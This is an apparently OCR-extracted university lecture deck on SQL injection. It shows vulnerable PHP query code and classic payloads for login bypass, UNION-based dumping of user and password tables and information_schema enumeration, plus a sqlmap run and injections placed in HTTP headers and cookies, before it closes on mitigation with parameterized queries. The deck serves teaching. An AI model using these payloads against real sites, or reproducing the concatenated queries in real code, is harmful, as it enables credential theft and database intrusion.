SQL Injection

CORSO DI SICUREZZA DELLE RETI E DEI SISTEMI SOFTWARE

Ing. Luigi Gentile
gigi.gen85[at]gmail{dot}com


whoami

- ICT Security Specialist at Koinè
- Passionate about Computer Security
- I was student of University of Sannio

Outline

- SQL Injection examples
- Blind SQL Injection examples
- Introduction to manual SQL Injection
- SQLMap
- Fuzzing SQL Injection with Burp Suite Intruder
- SQL Injection with HTTP Headers
- Technique for mitigating SQL Injection

Overview of the vulnerabilities of Web App



Acunetix Web Application Vulnerability Report 2016

Overview of the vulnerabilities of Web Apps

OWASP Top 10 – 2013 (Nuova)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards
Unito con 2010-A7 nel nuovo 2013-A6

- The sql injection is part of the OWASP Top Ten as one of the most widespread and critical vulnerabilities of web applications.
- This type of attack is particularly critical for the web app as it allows the attacker to access the database that is behind the web app and perpetrate many more sensitive information stored in it.
- Preventing SQL Injection attacks is not particularly difficult. Mostly this type of attack is successful because companies do not carry out security checks on Web App both for economic reasons and because of the faster release cycles of web applications.

- The vulnerabilities related to Web App increased rapidly in the last 12 months.
- Yahoo hackers stole data from 500 million users.

What is a SQL Injection

- SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to data. An SQL query is a request for some action to be performed on a database.

Processing Database

http://www.sito.com/news.php?id=23

```
...
<form method="POST" action="news.php">
    <input type="text" name="id" value="23" />
    <input type="submit" value="Visualizza news">
</form>
...
```

```
<?php

/* usare l'oggetto $_POST se la richiesta è in post */
$id = $_GET['id'];

/* ... qui viene gestita la connessione al db ... */

$result = mysql_query("SELECT * FROM tabella_news WHERE news_id=$id");

/* ... qui viene gestita la lettura del recordset e la visualizzazione ... */

?>
```

SQL Injection examples 1

Injection code

http://www.sito.com/news.php?id=23 or 1=1

Processing database

```
"SELECT * FROM tabella_news WHERE news_id=$id"
diventa
"SELECT * FROM tabella_news WHERE news_id=23 or 1=1"
```

SQL Injection examples 2

SQL Injection for bypassing login.php

login.php

```php
<?php

$username = $_GET['user'];
$password = $_GET['password'];

/* ... qui viene gestita la connessione al db ... */

$result = mysql_query("SELECT * FROM tabella_utenti WHERE user='$username' AND password='$password'");

/* ... qui viene gestita la lettura del recordset e l'accesso utente ... */

?>
```

Injection code

http://www.sito.com/login.php?user=&password=' or ''='

Authentication successful

"SELECT * FROM tabella_utenti WHERE user='$username' AND password='$password'"
diventa
"SELECT * FROM tabella_utenti WHERE user='' AND password='' or ''=''"

Blind SQL Injection

- Difference between SQL and Blind SQL Injection
- Statement **UNION**

“UNION is used to combine the result from multiple SELECT statements into a single resultset. The column names from the firstSELECT statement are used as the column names for theresults returned. Selected columns listed in corresponding positions of eachSELECTstatement should have the same data type. (For example, the first column selected by thefirst statement should have the same type as the first column selected by the otherstatements.)”

- Note:the union all select has some requirements to work.The most important is that the number of selected fields from the first select, must be the SAME as that of the courts selected from the second select.

Blind SQL Injection

▶ Note:the union all select has some requirements to work.The most important is that the number of selected fields from the first select, must be the SAME as that of the courts selected from the second select.

SBAGLIATO
SELECT nome,cognome FROM tabella1 UNION ALL SELECT numero FROM tabella2
GIUSTO
SELECT nome,cognome FROM tabella1 UNION ALL SELECT numero,data FROM tabella2

▶ In the above circumstances, we can force news.php to select data also from user table, chaining our select injected with a UNION ALL SELECT as in following example:

http://www.sito.com/news.php?**id=23 UNION ALL SELECT user,password FROM tabella_utenti**

"SELECT * FROM tabella_news WHERE news_id=23 UNION ALL SELECT user,password FROM tabella_utenti"

Blind SQL Injection

- How many fields select the first SELECT?

```
http://www.sito.com/news.php?id=23 UNION ALL SELECT user,password FROM tabella_utenti
errore di sintassi
http://www.sito.com/news.php?id=23 UNION ALL SELECT user,password,0 FROM tabella_utenti
errore di sintassi
http://www.sito.com/news.php?id=23_UNION ALL SELECT user,password,0,1 FROM tabella_utenti
errore di sintassi
http://www.sito.com/news.php?id=23_UNION ALL SELECT user,password,0,1,2 FROM tabella_utenti
visualizzazione dei dati (query eseguita con successo)
```

- The correct query is:

```
http://www.sito.com/news.php?id=23 UNION ALL SELECT user,password,0,1,2 FROM tabella_utenti
quindi
"SELECT * FROM tabella_news WHERE news_id=23 UNION ALL SELECT user,password,0,1,2 FROM
tabella_utenti"
```

Information Schema

▶ The information schema is a database that is located on each MySQL server since the first installation and contains, incidentally, of tables with information on the structure the other data in the other database. In the specific case, we must view the contents of the table INFORMATION_SCHEMA.TABLES containing the table_name field, which is the list of all tables in the db

Example to display all tables in the database

```
http://www.sito.com/news.php?id=23 UNION ALL SELECT table_name,0,1,2,3 FROM information_schema.tables
```

▶ To get the list instead of the column names for every table, we use INFORMATION_SCHEMA.COLUMNS

Example to display the list of column names for tabella_utenti

```
http://www.sito.com/news.php?id=23 UNION ALL SELECT column_name,0,1,2,3 FROM information_schema.columns where table_name='tabella_utenti'
```

WEB APPLICATION SECURITY WITH ACUNETIX

- Are you ready ?

SQLMap

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        _
 ___ ___| |_____ ___ ___  {1.0.5.63#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

- SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

SQLMap-Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.

SQL INJECTION WITH SQLMAP (LIVE)


- Let‘s go ...

FUZZING SQL INJECTION WITH BURP SUITE INTRUDER (LIVE)

- Let‘s go ...

SQL Injection through HTTP headers

- During a V.A or P.T.also evaluate HTTP headers.
  - GET
  - POST
  - HTTP Cookie Parameters
  - HTTP Headers
- A result of a comparison of 60 commercial web application vulnerability scanners.



SQL Injection through HTTP headers

- Tools for testing SQL Injection choose by its detection accuracy or by its inputs vector coverage.

Rank	Vulnerability Scanner	Vendor	Detection Rate	Input Vector Coverage	Average Score
1	Arachni	Tasos Laskos	100.00%	100%	100.00%
2	Sqlmap	sqlmap developers	97.06%	100%	98,53%
3	IBM AppScan	IBM Security Sys Division	93.38%	100%	96,69%
4	Acunetix WVS	Acunetix	89.71%	100%	94,85%
5	NTOSpider	NT OBJECTives	85.29%	100%	92,64%
6	Nessus	Tenable Network Security	82.35%	100%	91,17%
7	WebInspect	HP Apps Security Center	75.74%	100%	87,87%
8	Burp Suite Pro	PortSwigger	72.06%	100%	86,03%
9	Cenzic Pro	Cenzic	63.24%	100%	81,62%
10	SkipFish	Michal Zalewski – Google	50.74%	100%	75,37%
11	Wapiti	OWASP	100.00%	50%	75.00%
12	Netsparker	Mavituna Security	98.00%	50%	74.00%
13	Paros Pro	MileSCAN Technologies	93.38%	50%	71,69%
14	ZAP	OWASP	77,21%	50%	63,60%

SQL Injection through HTTP headers

▶ HTTP header fields are components of the message header of requests and responses in the Hypertext Transfer Protocol (HTTP). They define the operating parameters of an HTTP transaction.

```
GET / HTTP/1.1
Connection: Keep-Alive
Keep-Alive: 300
Accept:*/*
Host: host
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16 ( .NET CLR 3.5.30729; .NET4.0E)
Cookie: guest_id=v1%3A1328019064; pid=v1%3A1328839311134
```

X-Forwarded-For

▶X-Forwarded-For is an HTTP header field considered as a de facto standard for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer.

▶The simple modification of this header field to something like:

```
GET /index.php HTTP/1.1
Host: [host]
X_FORWARDED_FOR :127.0.0.1' or 1=1#
```

...will lead to bypass the authentication control.

User-agent

- User agent is an HTTP header field gives the software program used by the original client.
- This is for statistical purposes and the tracing of protocol violations.

```
GET /index.php HTTP/1.1
Host: [host]
User-Agent: aaa' or 1/*
```

Referer


- Referer is another HTTP header which can be vulnerable to SQL injection once the application is storing it in database without sanitizing it.
- It’s an optional header field that allows the client to specify, for the server’s benefit, the address (URI) of the document (or element within the document) from which the URI in the request was obtained.
- This allows a server to generate lists of back-links to documents, for interest, logging, etc. It allows bad links to be traced for maintenance.


Attacker’s perspective

- Attackers are increasingly seeking for injection points to get full access of your databases. No matter the injection input vector’s type, whether it’s a GET, POST, Cookie or other HTTP headers; the important for intruders is always to have at least one injection point which let them start the exploitation phase.

Manually testing Cookie based SQL Injections

- Using a browser Add-on: Cookie Manager+
- After installing it, we select a Cookie variable related to the target application.






- After refreshing the page, or clicking on other internal link of the application, the application submits the request using the edited HTTP cookie. The result is triggered an SQL error.


Manually testing Cookie based SQL Injections

- Firefox Add-on: Tamper Data
- Tamper Data is a powerful Firefox add-on to view and modify HTTP/HTTPS headers and post parameters.
- We will try to determine the number of column using it.
- When launching any request from the target application, Tamper Data pops up a box and asks if we want to tamper the current HTTP request just sent.




Manually testing Cookie based SQL Injections

- After clicking on Tamper,we got the full Tamper popup:



- We add: **order by 4** into the HTTP cookie variable.



- We increment the number and add this time: **order by 5**. The response to this injection is as follows.

- **So we can conclude that the number of columns is 4.**

Technique for mitigating SQL Injection

1) Implement filtering and monitoring tools.
2) Craft error messages carefully.
3) Patch and harden databases.
4) Limit database privileges.
5) Parameterized query

Parameterized query

- We don‘t compose our string in a direct manner but by the help of parameters.

```
1. Connection connection = DriverManager.getConnection(...);
2. PreparedStatement statement = connection.prepareStatement(
3.         "SELECT * FROM tbl_users WHERE username = ? AND password > ?" );
```

- Parameterization of the parameters.

```
1. statement.setString(1, user_passed); //username è un VARCHAR
2. statement.setString(2, pass_passed); //password è un VARCHAR
3. ResultSet rs = statement.executeQuery();
```

References

[1] Penetration Testing with Improved Input Vector Identification, William G.J. Halfond, Shauvik Roy Choudhary, and Alessandro Orso College of Computing Georgia Institute of Technology.

[2] Web application Vulnerability Report 2016 - https://d3eaqdewfg2crq.cloudfront.net/resources/acunetix-web-application-vulnerability-report-2016.pdf

[3] Security Tools Benchmarking – A blog dedicated to aiding pen-testers in choosing tools that make a difference. By Shay-Chen http://sectooladdict.blogspot.com/2011/08/commercial-web-application-scanner.html

[4] Add-ons Cookie Manager+ - https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/

[5] Add-ons Tamper Data - https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

[6] Web application security with Acunetix - http://testphp.vulnweb.com/

[7] SQLMap Usage - http://sqlmap.sourceforge.net/doc/README.html

[8] Fuzzing for SQL injection with Burp Suite Intruder - http://resources.infosecinstitute.com/fuzzing-sql-injection-burp-suite-intruder/

[9] SQL Injection through HTTP Headers - http://resources.infosecinstitute.com/sql-injection-http-headers/

[10] Five Ways To Stop Mass SQL Injection Attacks - http://www.darkreading.com/risk/five-ways-to-stop-mass-sql-injection-attacks/d/d-id/1134277